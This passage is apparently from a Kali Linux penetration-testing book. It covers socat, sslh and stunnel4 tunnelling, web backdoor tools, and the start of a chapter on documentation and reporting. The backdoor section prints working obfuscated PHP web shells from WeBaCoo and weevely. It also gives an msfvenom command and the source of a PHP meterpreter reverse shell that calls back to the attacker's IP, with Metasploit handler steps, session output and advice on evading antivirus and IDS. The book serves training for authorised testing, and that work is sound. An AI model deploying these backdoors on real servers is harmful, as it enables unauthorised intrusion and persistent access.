| UNIX-LISTEN:<filename> | This listens on <filename> using a UNIX domain stream socket and accepts a connection. If <filename> exists and is not a socket, this is an error.                                         |
| UNIX-SENDTO:<filename> | This communicates with the specified peer socket defined by <filename>, assuming it is a UNIX domain datagram socket. It sends packets to and receives packets from that peer socket only. |
| UNIX-RECV:<filename>   | This creates a UNIX domain datagram socket <filename>. It receives packets from multiple unspecified peers and merges the data. No replies are possible.                                   |

In the following section, we will see several socat usage scenarios.

## Getting HTTP header information

To get HTTP header information, we can use the following socat command:

```
socat - TCP4:192.168.2.23:80
HEAD / HTTP/1.0
```

The HTTP server will then respond with the following information:

```
HTTP/1.1 200 OK
Date: Wed, 25 Dec 2013 15:27:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

## Transferring files

To transfer a file from host 192.168.2.22 to host 192.168.2.23, perform the following steps:

1. In host 192.168.2.23 (recipient), give the following command:

```
socat TCP4-LISTEN:12345 OPEN:php-meter.php,creat,append
```

This will make socat listen on port 12345; socat will create a file named thepass if it doesn't exist already, or it will just append the file if it already exists.

2. While in 192.168.2.22 (sender), we can use the following command:  

```
cat php-meter.php | socat - TCP4:192.168.2.23:12345
```
3. On the recipient, we can check whether the file is already created using the `ls` command:  

```
-rw-r--r-- 1 msfadmin msfadmin 1315 2013-12-25 10:34 php-meter.php
```

We can see that the file has been transferred and created on the recipient machine successfully.

## sslh

**sslh** is an SSL/SSH multiplexer. It accepts connections on specified ports and forwards them further based on tests performed on the first data packet sent by the remote client.

Currently, **sslh** accepts connections in HTTP, HTTPS, SSH, OpenVPN, tinc, and XMPP protocols.

Usually, you connect to your remote server using HTTP, HTTPS, SSH, OpenVPN, and some other protocols. But, you may find that the service provider or your victim firewall is blocking your access to the remote servers using these ports, except for some specific ports such as 80 (HTTP) or 443 (HTTPS). So, how do you overcome this?

Type **sslh** in the terminal.

This allows you to connect to the remote servers via SSH on port 443 while the web server is still able to serve HTTPS on that port.

To start **sslh**, use the console to execute the following command:

```
# sslh
```

This will display the command syntax on your screen.

Before you can use **sslh**, you need to configure your web server. Edit your web server configuration file and make sure that the web server only listens to localhost port 443. Then, restart your web server. In Kali, you need to edit the `ports.conf` file located at `/etc/apache2/` and modify the line in the `mod_ssl` section.

The original code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 443
</IfModule>
```

The modified code snippet is as follows:

```
<IfModule mod_ssl.c>
    Listen 127.0.0.1:443
</IfModule>
```

Next, you need to configure sslh. Open the `sslh` file under `/etc/default/` and change the following line:

```
Run=no
```

The modified code snippet is as follows:

```
Run=yes
```

The following are the configuration file contents in my system:

```
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself
# to read the configuration:
# - /usr/share/doc/sslh/README.Debian (quick start)
# - /usr/share/doc/sslh/README, at "Configuration" section
# - sslh(8) via "man sslh" for more configuration details.
# Once configuration ready, you *must* set RUN to yes here
# and try to start sslh (standalone mode only)

RUN=yes

# binary to use: forked (sslh) or single-thread (sslh-select) version
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443 --pidfile /var/run/sslh/sslh.pid"
```

Save the change and start sslh:

```
# /etc/init.d/sslh start
[ ok ] Starting ssl/ssh multiplexer: sslh.
```

To verify that sslh is running, you can type the following command:

```
ps -ef | grep sslh
```

The following is the result:

```
root@kali:~# ps -ef | grep sslh
sslh      3531      1  0 15:32 ?        00:00:00 /usr/sbin/sslh --user sslh --l
listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/ss
lh/sslh.pid
sslh      3534  3531  0 15:32 ?        00:00:00 /usr/sbin/sslh --user sslh --l
listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/ss
lh/sslh.pid
root      3563  3399  0 15:33 pts/0    00:00:00 grep sslh
```

Based on the preceding `ps` command output, we know that `sslh` is running.

Now, let's try to connect to this server via SSH using port 443 from a remote machine:

```
ssh -p 443 root@192.168.2.22
```

The following is the result:

```
The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established.
ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.
root@192.168.2.22's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~#
```

From the previous screenshot, we know that we are able to connect to the Kali machine via SSH on port 443.

## stunnel4

**stunnel4** is a tool used to encrypt TCP protocols inside the SSL packets between local and remote servers. It allows you to add SSL functionality to non-SSL aware protocols, such as MySQL, Samba, POP3, IMAP, SMTP, and HTTP. This process can be done without changing the source code of these protocols.

To start `stunnel4`, use the console to execute the following command:

```
# stunnel4 -h
```

This will display the command syntax on your screen.

If you want to display the help configuration file, you can use the `-help` option:

```
# stunnel4 -help
```

This will display the help configuration file on your screen.

For example, let's use `stunnel4` to encrypt the MySQL connection between two hosts (server and client). You can also use other network services to be encapsulated with SSL via `stunnel`.

The server has an IP address of `192.168.2.21`, while the client has an IP address of `192.168.2.22`.

In the server machine, perform the following steps:

1. Create an SSL certificate and key:

```
# openssl req -new -days 365 -nodes -x509 -out /etc/stunnel/
stunnel.pem -keyout /etc/stunnel/stunnel.pem
```
2. Follow the onscreen guidance. You will be asked to enter some fields, such as country name, province name, common name, e-mail address, and so on.
3. OpenSSL will then generate the SSL certificate. The SSL key and certificate will be stored in `/etc/stunnel/stunnel.pem`.
4. Configure `stunnel4` to listen for secure connections on port `3307` and forward the network traffic to the original MySQL port (`3306`) on `localhost`. We save the `stunnel` configuration in `/etc/stunnel/stunnel.conf`:

```
cert = /etc/stunnel/stunnel.pem
setuid = stunnel4
setgid = stunnel4
pid = /var/run/stunnel4/stunnel4.pid
```

```
[mysqls]
accept  = 0.0.0.0:3307
connect = localhost:3306
```

5. Enable `stunnel4` automatic startup in `/etc/default/stunnel4`:

```
ENABLED=1
```

6. Start the `stunnel4` service :

```
#!/etc/init.d/stunnel4 start
Starting SSL tunnels: [Started: /etc/stunnel/stunnel.conf]
stunnel.
```

7. Verify that stunnel4 is listening on port 3307:

```
# netstat -nap | grep 3307
```

8. The following is the result:

```
tcp        0      0 0.0.0.0:3307          0.0.0.0:*
LISTEN     8038/stunnel4
```

9. Based on the preceding result, we know that stunnel4 is working.

Next, carry out the following steps in the client machine:

1. Configure stunnel4 to listen for secure connections on port 3307 and forward the network traffic to the MySQL port (3306) on the server. Put the following directives in `/etc/stunnel/stunnel.conf`:

```
client = yes
[mysqls]
    accept = 3306
    connect = 192.168.2.21:3307
```

2. Enable stunnel4 to start automatically after booting up by setting the following directive in `/etc/default/stunnel4`:

```
ENABLED=1
```

3. Start the stunnel4 service:

```
#!/etc/init.d/stunnel4 start
```

You can check whether the stunnel4 service is running by issuing the following command:

```
netstat -napt | grep stunnel4
```

The following is the output of that command in my system:

```
tcp        0      0 0.0.0.0:3306          0.0.0.0:*
LISTEN     2860/stunnel4
```

4. Now, connect to the MySQL server using the following command:

```
#mysql -u root -h 127.0.0.1
```

5. The following is the result of the command:

```
root@kali:~# mysql -u root -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

6. Next, I issued the following command:

```
show databases;
```


When I sniff the network traffic using Wireshark, I can only see the following result:

```
..}.....0...U.#..0.....
..}.....0...U...0...0
..*.H..
.....C.....2.....@P
D....l]V..R.h.=...\.i...q~.b..'R..hB.=.QgPK.....\.+?i...D`..
.][.P...X./c.....3...5...U...BT6..o.....A.
{.U:i..A".....?..2.._N.f....._HL5?....\{V.V..hQp.....$...|.
[...#L.)...`.....Q.5.....W...v#M.....m.....!...k...#..R%
J.....|.....J... ..L..n6$.s.J.;.G...P.$..i...3./..d+.K.^F7s'.....R.....F...BA.
...((...Qd.7Cq..Y.....^..y.....>bE.#.mwi..@....E.H.....
$KU.....`..lWA...E.#..f.....;/
&_.....1..z.4....`...t.t. ..h7.k....w..S.7h.....]..
+...~..".L...E.4.B,...
.x".tN..S...kl..2...de.].....;A...c.d.D.`-".W+.;.DoX.8....^m.....S...:t>.%'.
.....dSo.O.....$!D4.)
.....Q...f...7AN.*+.ya.....s..W.....4.|xo.....?,s".2....^q..*.Q..v...
(.vg.~..}.i...l...c.S|:x..R.....|^...v.p..$.f.q...|n....I...j...K|.
+....TpE2a.....fJ.....(.,...#"i...C....(...u.F".J...DHI.f,~*..o.k.%z.[...b
{.O..2B.....X.q?!..1."-.....L.r...'[]q.....9....._...
d /.G. .t.E.....Hp.O"Lh%...G.4%..DN.(9..N.....c"..\wO...2.b..xp
,VE..F.....b.O[9..#...#iC..#|
6..y...nJ.O.....h.o.>.....Q,....._T.<.6.....'...3..._Tg.B../.z?!...4....
I.U.v:"...aQ.....4.Bo_.\22...T" ..u...W:<."I..bC.R.>JgNv.....P(.O.A..
%.....qD..d...8,7...u.W.y.Z.....-$.b.|....d.<V...b&x....4|.F.^y...Qeb7Z.$...c.-.B.!
]*I...<3.....,.D.....^..Q.....6..X.....!...|
```

The network traffic has been encrypted using SSL.



For comparison, the following screenshot is what the traffic looks like when the same database server is accessed without using stunnel:



The screenshot shows a network packet capture with several lines of data. The first line is a timestamp: 5.5.32-0ubuntu0.12.04.1.&...-3U3>~"+.....R:j\*00"Uh. The second line is a MySQL query: "0.mysql\_native\_password.<.....!.....root..mysql\_native\_password.....select @@version\_comment limit 1.....def....@@version\_comment.....(Ubuntu).....show databases.....K....def.information\_schema.SCHEMATA.SCHEMATA.Database.SCHEMA\_NAME.....!.....information\_schema.....mysql.....performance\_schema.....test.....".

If we sniff the network traffic, we can find out a lot of information, such as the database software name and version, the operating system, the database user, and the database available in the remote server database.

## Creating web backdoors

In this section, we will discuss several tools that can be used to create a web backdoor. The tools in this category are usually used to maintain access to a compromised web server.

You need to be aware that the backdoors discussed here might be detected by IDS, antivirus, or other security tools. To be able to create a stealthy backdoor, you may customize the backdoors.

To illustrate the scenario in this section, we will use the following IP addresses:

- 192.168.2.22 is the IP address of the attacker machine.
- 192.168.2.23 is the IP address of the target server.

Let's start with the WeBaCoo backdoor.

## WeBaCoo

**WeBaCoo (Web Backdoor Cookie)** is a web backdoor script tool used to provide a stealth terminal-like connection via HTTP between the client and web server.

WeBaCoo has two operation modes:

- **Generation** (Option -g): In this mode, users can generate the backdoor code containing PHP payloads
- **Terminal** (Option -t): In this mode, users can connect to the backdoor on the compromised server

The most interesting feature of WeBaCoo is that the communication between the web server and client is encoded in the HTTP header cookie, so it might not be detected by antivirus, network intrusion detection/prevention systems, network firewalls, and application firewalls.

The following are the three most important values in the HTTP cookie field:

- **cm:** The shell command encoded in Base64
- **cn:** The new cookie name that the server will use to send the encoded output
- **cp:** The delimiter used to wrap the encoded output

To start WeBaCoo, use the console to execute the following command:

```
# webacoo -h
```

This will display the command syntax on your screen. Let's see how to generate the backdoor first.

The following are the command-line options related with the generation mode:

No.	Option	Description
1	-g	Generates backdoor code
2	-f function	PHP system functions used in the backdoor are: <ul style="list-style-type: none"> <li>• system (default)</li> <li>• shell_exec</li> <li>• exec</li> <li>• passthru</li> <li>• popen</li> </ul>
3	-o output	The generated backdoor will be saved in the output file

To generate the obfuscated PHP backdoor using default settings and to save the result in the `test.php` file, you can use the following command:

```
# webacoo -g -o test.php
```

The result is as follows:

```
WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

## Maintaining Access

The following is the content of the test.php file:

```

$?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","", "a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N
t J 1 0 p K X t v Y l 9 z d G F y d C g p 0 3 N 5 c 3 R l b ' S h i Y X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J
F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o
K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p 0 2 9 i X 2 V u Z F 9 j b G V h b i g p 0 3 0 = "))); ?>

```

Then, upload this file to the compromised server (192.168.2.23).

The next action is to connect to the backdoor using the following command:

```
# webacoo -t -u http://192.168.2.23/test.php
```

The following is the backdoor shell:

```

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ';<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
webacoo$ █

```

The following is the HTTP request as captured by a web proxy:

```

GET /test.php HTTP/1.1
Host: 192.168.2.23:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=M-cookie; cp=8zM$

```

The following is the web server response:

```

HTTP/1.1 200 OK
Date: Sun, 15 Sep 2013 16:41:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Set-Cookie: M-cookie=8zM%24dWlkPTMzKHd3dy1kYXRhKSBNaWQ9MzM0d3d3LWRhdGEpIGdyb3Vwc20zMh3d3ctZGF0YSkK8zM%24
Content-Length: 0
Connection: close
Content-Type: text/html

```

From the preceding HTTP request and response screenshots, we notice that the communication between the backdoor and WeBaCoo is stealthy, so it might not be able to be detected by the victim.

To quit from the terminal mode, just type `exit`.

## weevely

**weevely** is a stealth PHP web shell that provides an SSH-like console to execute system commands and automate administration and post-exploitation tasks.

The following are the main features of weevely (<https://github.com/epinna/Weevely>):

- It has more than 30 modules to automate administration and post-exploitation tasks such as:
  - Execute commands and browse remote filesystems
  - Check common server misconfiguration
  - Spawn reverse and direct TCP shells
  - Proxy HTTP traffic through target machines
  - Run port scans from target machines
- Backdoor communications are hidden in the HTTP cookies
- It supports passwords to access the backdoor

To start weevely, use the console to execute the following command:

```
# weevely
```

This will display the command syntax on your screen.

weevely can be used to generate the following:

- Obfuscated PHP backdoor
- Backdoor existing image and create the related `.htaccess`
- Backdoored `.htaccess`

To display the list of generators and modules available, you can use the `help` option:

```
# weevely help
```

To generate the obfuscated PHP backdoor and save the result in the `weevely.php` file, you can use the following command:

```
# weevily generate password display.php
[generate.php] Backdoor file 'display.php' created with password
'password'
```

The following is the content of the `display.php` file:

```
$?php
$usoa = str_replace("u","","usturu urueupluaucue");
$taof="JGM932NvdW50zjskY70kX0NetPT0tJRtTtpZihyZXNldCtegYsK9PSdwYStecgJteiYgJGMOJGEPpJM";
$zddj="peyRrPSdcz3dvcmQn02VjaG8gJzwnLteiRrLic+JztltedmfSKGJtehc2U2NF9kZwteNvZteGuteocHJLZ19teyZXBsYt
e";
$ijiu="WNlKGteFycmF5KcCvWte15cdz1cc10vJywnL1xzLytecpLCBhtecnJheSgnteJywnKycpLCBqb2teu";
$zkbj="KGteFytecmtFe5teX3NsaWNltekteCRhLCRjKCRhKS0zKStekpSk7ZWNotebteyAnPC8nLiRrLic+Jztet9";
$txal = $usoa("x", "", "bxaxsex6x4_xdexcxoxde");
$dvkx = $usoa("fj", "", "cfrfjefjafjefj_fjffjnfjcfjtfjiofjn");
$qoaq = $dvkx(' ', $txal($usoa("te", "", $taof.$zddj.$ijiu.$zkbj))); $qoaq();
?>
```


Then, upload it to the target web server by using legitimate access or exploiting web application bugs.

To access the web backdoor shell on the target web server (192.168.2.23), you can use the following command:

```
# weevily http://192.168.2.23/display.php password
```

If successful, you will see the weeveily shell. To verify that we have connected to the target machine, we issued the `net . ifaces` command to get the network interfaces information from the remote machine. We also used the `id` command to get the ID of the user. The output can be seen in the following screenshot:

```
root@kali:~# weeveily http://192.168.2.23/display.php password
```

 v1.0

Stealth tiny web shell

```
[+] Welcome to Weeveily. Browse filesystem and execute system commands.  
[+] Use ':help' to list available modules and run selected one.
```

```
[shell.php] [!] Error: No response  
msfadmin@:/var/www $ :net.ifaces  
+-----+  
| lo    | 127.0.0.1/8 |  
| eth0  | 192.168.2.23/24 |  
+-----+  
msfadmin@:/var/www $ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
msfadmin@:/var/www $
```

From the preceding screenshot, we know that we have connected to the remote machine. You can then issue other commands to the remote machine. You can issue `:help` to see the available weeveily commands:

module	description
:audit.userfiles	Enumerate common users restricted files
:audit.etcpasswd	Enumerate users and /etc/passwd content
:audit.mapwebfiles	Enumerate webroot files properties
:shell.php	PHP shell
:shell.sh	System shell
:system.info	Collect system informations
:backdoor.tcp	Open a shell on TCP port
:backdoor.reversetcp	Send reverse TCP shell
:bruteforce.sql	Bruteforce SQL username
:bruteforce.sqlusers	Bruteforce all SQL users
:file.upload	Upload binary/ascii file to the target filesystem
:file.rm	Remove remote files and folders
:file.enum	Check remote files type, md5 and permission
:file.upload2web	Upload binary/ascii file into web folders and guess corresponding url
:file.download	Download binary/ascii files from target filesystem
:file.check	Check remote files type, md5 and permission
:file.read	Read files from target filesystem
:sql.console	Execute SQL queries
:sql.dump	Get SQL database dump
:net.proxy	Install and run Proxy to tunnel traffic through target
:net.phpproxy	Install remote PHP proxy
:net.ifaces	Print interface addresses
:net.scan	Print interface addresses
:find.suidsgid	Find files with superuser flags
:find.perms	Find files with write, read, execute permissions

For example, to run a simple port scan (using the `:net.scan` module) against the target web server on port 22, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 22
SCAN 192.168.2.23:22-22 OPEN: 192.168.2.23:22
```

To run a simple port scan (using the `:net.scan` module) on port 80, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 80
SCAN 192.168.2.23:80-80 OPEN: 192.168.2.23:80
```

To exit from the weeveily shell, just press `Ctrl + C`.



The web shell created using the tools in this category is only for the PHP language. If you want to have a web shell for other languages, you can check Laudanum (<http://laudanum.inguardians.com/>). Laudanum provides functionality such as shell, DNS query, LDAP retrieval, and others. It supports the ASP, ASPX, CFM, JSP, and PHP languages.

## PHP meterpreter

Metasploit has a PHP meterpreter payload. With this module, you can create a PHP webshell that has meterpreter capabilities. You can then upload the shell to the target server using vulnerabilities such as command injection and file upload.


To create the PHP meterpreter, we can utilize `msfvenom` from Metasploit using the following command:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.23 -f raw > php-meter.php
```

The description of the command is as follows:

- `-p`: Payload (`php/meterpreter/reverse_tcp`)
- `-f`: Output format (`raw`)
- `LHOST`: The attacking machine IP address

The generated PHP meterpreter will be stored in the `php-meter.php` file. The following is a snippet of the `php-meter.php` file contents:

```
#<?php   
error_reporting(0);  
# The payload handler overwrites this with the correct LHOST before sending  
# it to the victim.  
$ip = '192.168.2.22';  
$port = 4444;  
$ipf = AF_INET;  
  
if (FALSE !== strpos($ip, ":")) {  
    # ipv6 requires brackets around the address  
    $ip = "[" . $ip . "]";  
    $ipf = AF_INET6;  
}  
  
if (($f = 'stream_socket_client') && is_callable($f)) {  
    $s = $f("tcp://{ $ip }:{ $port }");  
    $s_type = 'stream';  
} elseif (($f = 'fsockopen') && is_callable($f)) {  
    $s = $f($ip, $port);
```

Before you send this backdoor to the target, you need to remove the comment mark in the first line, as shown with the arrow in the preceding screenshot.

You need to prepare how to handle the PHP meterpreter. In your machine, start Metasploit Console (`msfconsole`) and use the `multi/handler` exploit. Then, use the `php/meterpreter/reverse_tcp` payload, the same payload we used during the generation of the shell backdoor. Next, you need to set the `LHOST` variable with your machine IP address. After that, you use the `exploit` command to run the exploit handler. The result of the command is as follows:

```

msf> use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.22
LHOST => 192.168.2.22
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.2.22:4444
[*] Starting the payload handler...

```

After you store the shell in the target web server utilizing web vulnerabilities such as command injection, or execute the shell from your server exploiting remote file inclusion vulnerability, you can access the shell via a web browser.



In your machine, you will see the meterpreter session open:

```

[*] Sending stage (39848 bytes) to 192.168.2.23
[*] Meterpreter session 1 opened (192.168.2.22:4444 -> 192.168.2.23:49372) at 2013-12-25 21:57:27 +0700

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/php
meterpreter > getuid
Server username: www-data (33)
meterpreter >

```

After that, you can issue meterpreter commands such as sysinfo and getuid.



## Summary

In this chapter, we discussed the operating system backdoors such as cymothoa, intersect, and metshvc, which can be used to maintain access on target machines.

Next, we discussed protocol tunneling tools that can wrap one network protocol to another. The goal of this protocol tunneling is to bypass any mechanism enacted by the target machine to limit our capability to connect to the outside world. The tools in this category are dns2tcp, iodine, ncat, proxychains, ptunnel, socat, sslh, and stunnel4.

At the end of this chapter, we briefly described the web backdoor tools. These tools can be used to generate a webshell backdoor on the target machine, and we can then connect to this backdoor.

In the next chapter, we will discuss documenting, reporting, and presenting the vulnerabilities found to the relevant parties.

# 12

## Documentation and Reporting

Assessment tracking and documentation is a critical aspect of professional penetration testing. Each input and output from the testing tools should be recorded to ensure that the findings are reproducible in an accurate and consistent manner when needed. Keep in mind that part of the penetration testing process includes presenting the findings to clients. There is a high likelihood that these clients will want to mitigate the vulnerabilities and then attempt to mimic your steps in order to ensure their mitigations were effective. Depending on the scope, you may be required to perform additional testing that verifies any improvements the client makes, which actually removes the vulnerabilities you found. Accurate documentation of your steps will assist you in ensuring that the very same testing occurs during this follow up.

Proper test documentation provides a record of the actions performed and thus allows you to trace your steps in case the business experiences non-test related incidents during your agreed upon test window. A detailed recording of your actions can be very tedious, but as a professional penetration tester, this step should not be overlooked.

Documentation, report preparation, and presentation are the core areas that must be addressed in a systematic, structured, and consistent manner. This chapter provides detailed instructions that will assist you in aligning your documentation and reporting strategy. The following topics will be covered in this chapter:

- Results verification ensures that only validated findings are reported.
- Types of reports and their reporting structures will be discussed in the paradigm of an executive, management, and technical perspective to reflect the best interests of the relevant authorities involved in the penetration testing project.

- The presentation section provides general tips and guidelines that may help in understanding your audience and their level of tactfulness to the given information.
- Post-testing procedures, the corrective measures, and recommendations that you should include as a part of a report, and use them for advising the remediation team at the concerning organization. This kind of exercise is quite challenging and requires an in-depth knowledge of a target infrastructure under security considerations.

Each of the following sections will provide a strong basis for preparing documentation, reporting, and presentation, and especially highlighting their roles. Even a small mistake can lead to a legal problem. The report that you create must show consistency with your findings, and should do more than just point out the potential weaknesses found in a target environment. For instance, it should be well prepared and demonstrate a proof of support against known compliance requirements, if any, required by your client. Additionally, it should clearly state the attacker's modus operandi, applied tools and techniques, and list the discovered vulnerabilities and verified exploitation methods. Primarily, it is about focusing on the weaknesses rather than explaining a fact or procedure used to discover them.

## **Documentation and results verification**

A substantial amount of vulnerability verification will be necessary in most cases to ensure that your findings are actually exploitable. Mitigation efforts can be expensive and as such, vulnerability verification is a critical task in terms of your reputation and integrity. In our experience, we have noticed several situations where people just run a tool, grab the results, and present them directly to their clients. This type of irresponsibility and lack of control over your assessment may result in serious consequences and cause the downfall of your career. In situations where there are false negatives, it might even place the client at risk by selling a false sense of security. Thus, the integrity of test data should not be tainted with errors and inconsistencies. Following are a couple of procedures that may help you in documenting and verifying the test results before being transformed into a final report:

- Take detailed notes of each step that you have taken during the information gathering, discovery, enumeration, vulnerability mapping, social engineering, exploitation, privilege escalation, and persistent access phases of the penetration testing process.

- Make a note-taking template for every single tool you executed against your target from Kali. The template should clearly state its purpose, execution options, and profiles aligned for the target assessment, and provide space for recording the respective test results. It is also essential to repeat the exercise (at least twice) before drawing the final conclusion from a particular tool. In this way, you certify and test-proof your results against any unforeseen conditions. For instance, while using Nmap for the purpose of port scanning, we should layout our template with necessary sections, such as usage purpose, target host, execution options, and profiles (service detection, OS type, MAC address, open ports, device type, and so on), and document the output results accordingly.
- Do not rely on a single tool. Relying on a single tool (for example, for information gathering) is absolutely impractical, and may introduce discrepancies to your penetration testing engagement. Thus, we highly encourage you to practice the same exercise with different tools made for a similar purpose. This will ensure the verification process' transparency, increase productivity, and reduce false positives and false negatives. In other words, every tool has its own specialty to handle a particular situation. It is also counted to test certain conditions manually wherever applicable, and use your knowledge and experience to verify all the reported findings.

## Types of reports

After gathering every single piece of your verified test results, they must be combined into a systematic and structured report before submitting to the target stakeholder. There are three different types of reports; each has its own schema and layout relevant to the interests of a business entity involved in the penetration testing project. The types of reports are as follows:

- Executive report
- Management report
- Technical report

These reports are prepared according to the level of understanding and ability to grasp the information conveyed by the penetration tester. We have detailed each report type and its reporting structure with basic elements that may be necessary to accomplish your goal. It is important to note that all of these reports should abide by non-disclosure policy, legal notice, and penetration testing agreement before being handed to the stakeholders.

## The executive report

The executive report, a type of assessment report, is shorter and more concise to point the high-level view of the penetration testing output from a business strategy perspective. The report is prepared for C level executives within a target organization (CEO, CTO, CIO, and so on). It must be populated with some basic elements as follows:

- **Project objective:** This section defines the mutually agreed criteria for the penetration testing project between you and your client.
- **Vulnerability risk classification:** This section explains the risk levels (critical, high, medium, low, and informational) used in the report. These levels should clearly differentiate and highlight the technical security exposure in terms of severity.
- **Executive summary:** This section briefly describes the purpose and goal of the penetration testing assignment under the defined methodology. It also highlights the number of vulnerabilities discovered and exploited successfully.
- **Statistics:** This section details the vulnerabilities discovered in the target network infrastructure. These can also be drawn in the form of a pie chart or in any other intuitive format.
- **Risk matrix:** This section quantifies and categorizes all the discovered vulnerabilities, identifies the resources potentially affected, and lists the discoveries, references, and recommendations in a shorthand format.

It is always an idealistic approach to be creative and expressive while preparing an executive report and to keep in mind that you are not required to reflect upon the technical grounds of your assessment results, but rather give factual information processed from those results. The overall size of the report should be two to four pages.

## The management report

The management report is generally designed to cover the issues including regulatory and compliance measurement in terms of target security posture. Practically, it should extend the executive report with a number of sections that may interest the **Human Resource (HR)** and other management people, and assist in their legal proceedings. Following are the key parts that may provide you with valuable grounds for the creation of such a report:

- **Compliance achievement:** This initiates a list of known standards and maps each of its sections or subsections with the current security disposition. It should highlight any regulatory violations that occurred, which might inadvertently expose the target infrastructure and pose serious threats.
- **Testing methodology:** This should be described briefly and should contain enough details that may help the management people to understand the penetration testing lifecycle.
- **Assumptions and limitations:** This highlights the known factors that may have prevented the penetration tester from reaching a particular objective.
- **Change management:** This is sometimes considered a part of the remediation process; however, it is mainly targeted towards the strategic methods and procedures that handle all the changes in a controlled IT environment. The suggestions and recommendations that evolve from security assessment should remain consistent with a change in the procedures, in order to minimize the impact of an unexpected event upon the service.
- **Configuration management:** This focuses on the consistency of the functional operation and performance of a system. In the context of system security, it follows any change that may have been introduced to the target environment (hardware, software, physical attributes, and others). These configuration changes should be monitored and controlled to maintain the system configuration state.

As a responsible and knowledgeable penetration tester, it is your duty to clarify any management terms before you proceed with the penetration testing lifecycle. This exercise definitely involves one-to-one conversations and agreements on target-specific assessment criteria, such as what kind of compliance or standard frameworks have to be evaluated, are there any restrictions while following a particular test path, will the changes suggested be sustainable in a target environment, or will the current system state be affected if any configuration changes are introduced. These factors all jointly establish a management view of the current security state in a target environment, and provide suggestions and recommendations following the technical security assessment.

## The technical report

The technical assessment report plays a very important role in addressing the security issues raised during the penetration testing engagement. This type of report is generally developed for techies who want to understand the core security features handled by the target system. The report will detail the vulnerabilities, how they can be exploited, what business impact they could bring, and how resistant solutions can be developed to thwart any known threats. It has to communicate with all-in-one secure guidelines for protecting the network infrastructure. So far, we have already discussed the basic elements of the executive and management reports. In the technical report, we extend these elements and include some special themes that may draw substantial interests for the technical team at the target organization. Sometimes, sections such as project objectives, vulnerability risk classification, risk matrix, statistics, testing methodology, and assumptions and limitations are also a part of the technical report. The technical report consists of the following sections:

